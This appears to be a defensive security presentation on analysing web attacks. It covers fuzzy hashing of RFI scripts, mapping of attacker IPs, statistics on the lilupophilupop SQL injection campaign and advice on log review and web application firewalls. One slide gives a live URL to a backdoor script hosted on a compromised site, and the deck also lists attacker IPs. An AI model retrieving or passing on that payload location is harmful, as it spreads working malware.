
- iplocation functionality





# Ssdeep for matching & code reuse


- ssdeep is a program for computing context triggered piecewise hashes (CTPH) also known as fuzzy hashes (Jesse Kornblum)
  - Very useful for analyzing attack code reuse
    - Imperva: “We have observed hundreds of URLs that attackers attempted to remotely include within the Web applications. While the scripts are hosted at many locations, many of them are **duplicates** of each other, so the number of actual scripts that used in the attacks is small (20-30).”
- md5deep as a comparison to ssdeep



```
malman@ubuntu: ~/RFI
File Edit View Search Terminal Help
malman@ubuntu:~/RFI$ md5deep 13494811934ef7f6b9da3bb.txt a
1d3143f4c3a18d82c9ecbc2dda8edd92 /home/malman/RFI/13494811934ef7f6b9da3bb.txt
a05dfd7cca7771a7565a154d65f05ea2 /home/malman/RFI/a
malman@ubuntu:~/RFI$
```

# Ssdeep for matching & code reuse

- ssdeep in matching mode
  - compute the fuzzy hash of one file and use matching mode to match the other one

A terminal window titled 'malman@ubuntu: ~/RFI' showing the execution of ssdeep commands. The terminal output is as follows:


```
malman@ubuntu:~/RFI$ md5deep 13494811934ef7f6b9da3bb.txt a
1d3143f4c3a18d82c9ecbc2dda8edd92 /home/malman/RFI/13494811934ef7f6b9da3bb.txt
a05dfd7cca7771a7565a154d65f05ea2 /home/malman/RFI/a
malman@ubuntu:~/RFI$ ssdeep -b a > hashes.txt
malman@ubuntu:~/RFI$ ssdeep -bm hashes.txt 13494811934ef7f6b9da3bb.txt
13494811934ef7f6b9da3bb.txt matches hashes.txt:a (32)
malman@ubuntu:~/RFI$
```

- (32) represents a match score, or a weighted measure of how similar these files are wherein the higher the number, the more similar the files

Source: <http://ssdeep.sourceforge.net/usage.html>

# Maltego - RFI attackers

- Research via Splunk culled a list of Top 10 IPs
  - Saved IP list as CSV, import into Maltego (demo)



- Relationships between all IP addresses annotated with a simple To Website where IP appears [using Search Engine] transform
- IPFraudReporter reports five of the Top 10 for attack traffic

Detail View

|                                                                                                                                                          |                                                                  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------|
| (YB2)                                                                                                                                                    | SQL Injection, SQLi, SQL Insertion Attacks, Code Injection ...   |
| [ www.ipfraudreporter.com ]                                                                                                                              |                                                                  |
| IP 121.154.18.225 Korea, Republic Of on 13.09.2011 232. IP 180.247.231.65 Indonesia on 13.09.2011 233. IP 67.15.158.178 United States on 12.09.2011 234. |                                                                  |
| (YB2)                                                                                                                                                    | Hacking: Unauthorized Access to Computers, Websites, Servers ... |
| [ www.ipfraudreporter.com ]                                                                                                                              |                                                                  |
| IP 75.98.226.74 United States on                                                                                                                         |                                                                  |

# Statistics



# Statistics - lilupophilupop victims

- As of 1.15.12

- Approximately 1,170,000 infected sites

|       |         |      |        |      |       |
|-------|---------|------|--------|------|-------|
| ■ NL  | 556,000 | ■ PL | 79,800 | ■ AU | 3,310 |
| ■ RU  | 248,000 | ■ JP | 76,400 | ■ MY | 3,230 |
| ■ FR  | 228,000 | ■ TH | 55,000 | ■ AR | 3,200 |
| ■ DE  | 191,000 | ■ IL | 48,000 | ■ CN | 1,600 |
| ■ UK  | 159,000 | ■ TR | 31,100 | ■ ZA | 1,100 |
| ■ COM | 122,000 | ■ BR | 11,700 |      |       |
| ■ ES  | 107,000 | ■ PT | 9,890  |      |       |
| ■ CA  | 102,000 | ■ BE | 6,080  |      |       |
| ■ DK  | 99,800  | ■ KR | 5,250  |      |       |

# Statistics - RFI

## ■ Geographic distribution of attackers

| ■ Rank | Country                 | Count | % of total |
|--------|-------------------------|-------|------------|
| ■ 1    | UNITED STATES (US)      | 1004  | 32%        |
| ■ 2    | (Unknown Country?) (XX) | 808   | 26%        |
| ■ 3    | KOREA, REPUBLIC OF (KR) | 304   | 10%        |
| ■ 4    | FRANCE (FR)             | 147   | 5%         |
| ■ 5    | GERMANY (DE)            | 126   | 4%         |
| ■ 6    | POLAND (PL)             | 88    | 3%         |
| ■ 7    | RUSSIAN FEDERATION (RU) | 57    | 2%         |
| ■ 8    | THAILAND (TH)           | 54    | 2%         |
| ■ 9    | HONG KONG (HK)          | 51    | 2%         |
| ■ 10   | TAIWAN (TW)             | 47    | 2%         |

# Statistics - RFI

- Most victimized applications per top URI from remote file include attempts
  - Joomla
  - WordPress
  - E107

# Statistics - RFI

- Additional application vulnerabilities discovered on victim servers
  - A1 Injection & A6 Security Misconfiguration
    - [http://www.akouavie.com/components/com\\_virtuemart/os.txt](http://www.akouavie.com/components/com_virtuemart/os.txt)
      - Vulnerable Joomla plugin
      - Exploit.E107-1
    - See the irony?



|                  |                                                                  |
|------------------|------------------------------------------------------------------|
| SHA256:          | f1496d034d60ae4f6101526c4f4b63c5a23669b172f04dd4cfb41f61740e875d |
| Detection ratio: | 8 / 43                                                           |
| Analysis date:   | 2012-01-16 06:54:22 UTC ( 0 minutes ago )                        |

| Antivirus     | Result                | Version       |
|---------------|-----------------------|---------------|
| AhnLab-V3     | -                     | 2012.01.15.00 |
| AntiVir       | PHP/Agent.EG.1        | 7.11.21.33    |
| Antiy-AVL     | -                     | 2.0.3.7       |
| Avast         | Perl:Shellbot-Q [Trj] | 6.0.1289.0    |
| AVG           | -                     | 10.0.0.1190   |
| BitDefender   | Backdoor.PHP.ANR      | 7.2           |
| ByteHero      | -                     | 1.0.0.1       |
| CAT-QuickHeal | -                     | 12.00         |
| ClamAV        | Exploit.E107-1        | 0.97.3.0      |

Found: 3 Secunia Security Advisories, displaying 1-3

Sort by: Match, Title, Date

#### Title

[VirtueMart "search\\_category" SQL Injection Vulnerability](#)

[VirtueMart "order\\_status\\_id" SQL Injection Vulnerability](#)

[VirtueMart Multiple SQL Injection Vulnerabilities](#)

#### Date

[2011-02-01](#)

[2010-01-28](#)

[2009-01-27](#)



# Statistics - RFI

- Geographic distribution of victims (Top 10 URIs)

| Rank | Country              | Count | % of total |
|------|----------------------|-------|------------|
| 1    | UNITED STATES (US)   | 217   | 7%         |
| 2    | INDONESIA (ID)       | 217   | 7%         |
| 3    | SLOVAK REPUBLIC (SK) | 200   | 6%         |
| 4    | MALAYSIA (MY)        | 105   | 3%         |
| 5    | POLAND (PL)          | 60    | 4%         |
| 6    | KOREA (KR)           | 57    | 3%         |
| 7    | ROMANIA (RO)         | 55    | 2%         |
| 8    | FRANCE (FR)          | 43    | 1%         |
| 9    | CANADA (CA)          | 43    | 1%         |
| 10   | GERMANY (DE)         | 42    | 1%         |

# In closing

- Apply log analysis tactics
  - Passive detective activity is better than no detective activity
- Consider some form of web application firewall
  - There are certain requests that need never GET to your web server
  - WAF logs are incredibly useful as they are generated with rule logic already applied
    - WAFs can be challenging (latency, tuning) but of great benefit
  - Can be applied as passive (don't have to block)



# Resources

- Highlighter
- LogParser
- Log Parser Lizard
  - [http://www.lizard-labs.net/log\\_parser\\_lizard.aspx](http://www.lizard-labs.net/log_parser_lizard.aspx)
- ISC
  - lilupophilupop
    - <https://isc.sans.edu/diary/SQL+Injection+Attack+happening+ATM/12127>
- ssdeep
  - <http://ssdeep.sourceforge.net/>

# Q & A

